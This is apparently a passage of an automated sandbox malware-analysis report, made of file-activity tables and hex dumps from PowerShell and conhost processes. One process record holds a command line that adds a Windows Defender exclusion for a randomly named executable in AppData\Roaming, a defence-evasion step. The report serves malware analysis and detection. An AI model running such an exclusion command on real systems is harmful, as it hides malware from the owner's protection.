C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DE95705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DE95705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	74	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	6CD01B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	6DE7D72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	6DE7D72F	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6CD01B4F	ReadFile

Analysis Process: conhost.exe PID: 6948 Parent PID: 6932

General

Start time:	14:52:24
Start date:	03/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 7020 Parent PID: 6752

General

Start time:	14:52:25
Start date:	03/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\qxnptkmQbHB.exe'
Imagebase:	0xd30000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEBCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEBCF06	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CC65B28	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CC65B28	unknown
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_qa3iixpe.2p0.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CD01E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_whb0pjwq.qxr.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CD01E60	CreateFileW
C:\Users\user\Documents\20210503\PowerShell_transcript.760639.TlWWST52.20210503145228.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CD01E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_qa3iixpe.2p0.ps1	success or wait	1	6CD06A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_whb0pjwq.qxr.psm1	success or wait	1	6CD06A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_qa3iixpe.2p0.ps1	unknown	1	31	1	success or wait	1	6CD01B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_whb0pjwq.qxr.psm1	unknown	1	31	1	success or wait	1	6CD01B4F	WriteFile
C:\Users\user\Documents\20210503\PowerShell_transcript.760639.TlWWST52.20210503145228.txt	unknown	3	ef bb bf	...	success or wait	1	6CD01B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20210503\PowerShell_transcript.760639.TlWWST52.20210503145228.txt	unknown	687	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 35 30 33 31 34 35 32 35 33 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 37 36 30 36 33 39 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a	**********..Windows PowerShell transcript start..Start time: 20210503145253..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 760639 (Microsoft Windows NT 10.0.17134.0)..Host Application:	success or wait	44	6CD01B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 13 00 00 00 ca 3c e1 65 ca 9f d5 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE.....<.e....Y...C:\Program Files (x86)\Windows PowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-Sc	success or wait	2	6CD01B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 2e 70 73 64 31 6d 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0e 00 00 00 43 6f 6e 76 65 72 74 2d 53 74 72 69 6e 67 08 00 00 00 0d 00 00 00 54 72 61 63 65 2d 43 6f 6d 6d 61 6e 64 08 00 00 00 0b 00 00 00 53 6f 72 74 2d 4f 62 6a 65 63 74 08 00 00 00 14 00 00 00 52 65 67 69 73 74 65 72 2d 4f 62 6a 65 63 74 45 76 65 6e 74 08 00 00 00 0c 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63 65 08 00 00 00 0c 00 00 00 46 6f 72 6d 61 74 2d 54 61 62 6c 65 08 00 00 00 0d 00 00 00 57 61 69 74 2d 44 65 62 75 67 67 65 72 08 00 00 00 11 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63	Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1m.....Remove-Variable.....Convert-String.....Trace-Command.....Sort-Object.....Register-ObjectEvent.....Get-Runspace.....Format-Table.....Wait-Debugger.....Get-Runspac	success or wait	2	6CD01B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	65 08 00 00 00 17 00 00 00 49 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 16 00 00 00 49 6d 70 6f 72 74 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 13 00 00 00 47 65 74 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 16 00 00 00 52 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 11 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 08 00 00 00 14 00 00 00 46 69 6e 64 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 ff ff ff ff 95 ce 12 09 ca 9f d5 08 49 00 00 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 76 31 2e 30 5c 4d 6f 64 75 6c 65 73 5c 44 65 66 65 6e 64 65 72 5c 44 65 66	e.....Install-PackageProvider.....Import-PackageProvider.....Get-PackageProvider.....Register-PackageSource.....Uninstall-Package.....Find-PackageProvider.....I...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Defender\Def	success or wait	2	6CD01B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	2446	10 00 00 00 52 65 73 75 6d 65 2d 42 69 74 4c 6f 63 6b 65 72 02 00 00 00 1c 00 00 00 42 61 63 6b 75 70 2d 42 69 74 4c 6f 63 6b 65 72 4b 65 79 50 72 6f 74 65 63 74 6f 72 02 00 00 00 25 00 00 00 53 68 6f 77 2d 42 69 74 4c 6f 63 6b 65 72 52 65 71 75 69 72 65 64 41 63 74 69 6f 6e 73 49 6e 74 65 72 6e 61 6c 02 00 00 00 17 00 00 00 55 6e 6c 6f 63 6b 2d 50 61 73 73 77 6f 72 64 49 6e 74 65 72 6e 61 6c 02 00 00 00 10 00 00 00 55 6e 6c 6f 63 6b 2d 42 69 74 4c 6f 63 6b 65 72 02 00 00 00 18 00 00 00 41 64 64 2d 54 70 6d 50 72 6f 74 65 63 74 6f 72 49 6e 74 65 72 6e 61 6c 02 00 00 00 25 00 00 00 41 64 64 2d 52 65 63 6f 76 65 72 79 50 61 73 73 77 6f 72 64 50 72 6f 74 65 63 74 6f 72 49 6e 74 65 72 6e 61 6c 02 00 00 00 1a 00 00 00 55 6e 6c 6f 63 6b 2d 52 65 63 6f 76 65 72	....Resume-BitLocker........Backup-BitLockerKeyProtector....%...Show-BitLockerRequiredActionsInternal........Unlock-PasswordInternal........Unlock-BitLocker........Add-TpmProtectorInternal....%...Add-RecoveryPasswordProtectorInternal.....Unlock-Recover	success or wait	2	6CD01B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 11 00 00 00 90 14 00 00 18 00 00 00 e9 0d 02 05 e7 08 da 08 b9 08 00 00 00 00 05 02 2f 00 c8 0d 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e..... ...../.....@.....	success or wait	1	6E1876FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	44 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 66 5a 76 65 a7 f4 b9 46 9f a9 b0 89 11 78 b4 29 05 13 00 00 0e 00 1c 00	D.....fZve...F.....x.).....	success or wait	17	6E1876FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	28	53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e	System.Management.Automation	success or wait	17	6E1876FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	11	6E1876FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	00 08 00 03	....	success or wait	11	6E1876FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	2044	01 0e 80 00 00 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 09 0c 80 00 b3 29 40 00 54 01 40 01 f9 3e 40 00 df 3f 40 00 a0 6f 40 00 a1 6f 40 00 a2 6f 40 00 f3 3f 40 00 56 00 40 01 98 01 40 01 fa 00 40 01 ce 67 40 00 99 01 40 01 fb 00 40 01 cb 00 40 01 56 01 40 01 48 01 40 01 58 01 40 01 5b 01 40 01 4e 54 40 00 48 54 40 00 f4 53 40 00 8b 53 40 00 68 54 40 00 91 53 40 00 fa 53 40 00 82 53 40 00 5c 01 40 01 00 54 40 00 02 54 40 00 40 58 40 00 3f 58 40 00 1c 54 40 00 b8 53 40 00 fb 53 40 00 1e 54 40 00 19 54 40 00 78 54 40 00 7a 54 40 00 95 54 40 00 3d 4d 40 00 44 4d 40 00 3a 4d 40 00 22 4d 40 00 20 4d 40 00 21 4d 40 00 3b 4d 40 00 e0 44 40 00 e5 44 40 00 40 4d 40 00 3c 4d 40 00 24 4d 40 00 38 4d 40 00 3f 4d 40	.....)@.T.@..>@..?@..o@..o@..o@..?@.V.@...@...@..g@...@...@...@.V.@.H.@.X.@.[.@.NT@.HT@..S@..S@.hT@..S@..S@..S@.\.@..T@..T@.@X@.?X@..T@..S@..S@..T@..T@.xT@.zT@..T@.=M@.DM@.:M@."M@.M@.!M@.;M@..D@..D@.@M@.<M@.$M@.8M@.?M@	success or wait	11	6E1876FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DE95705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DE95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DE95705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DDF03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DE9CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DE9CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE9CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DDF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DDF03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DE95705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DE95705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DE95705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DE95705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DDF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DDF03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DE95705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6DEA1F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21352	success or wait	1	6DEA203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DDF03DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile
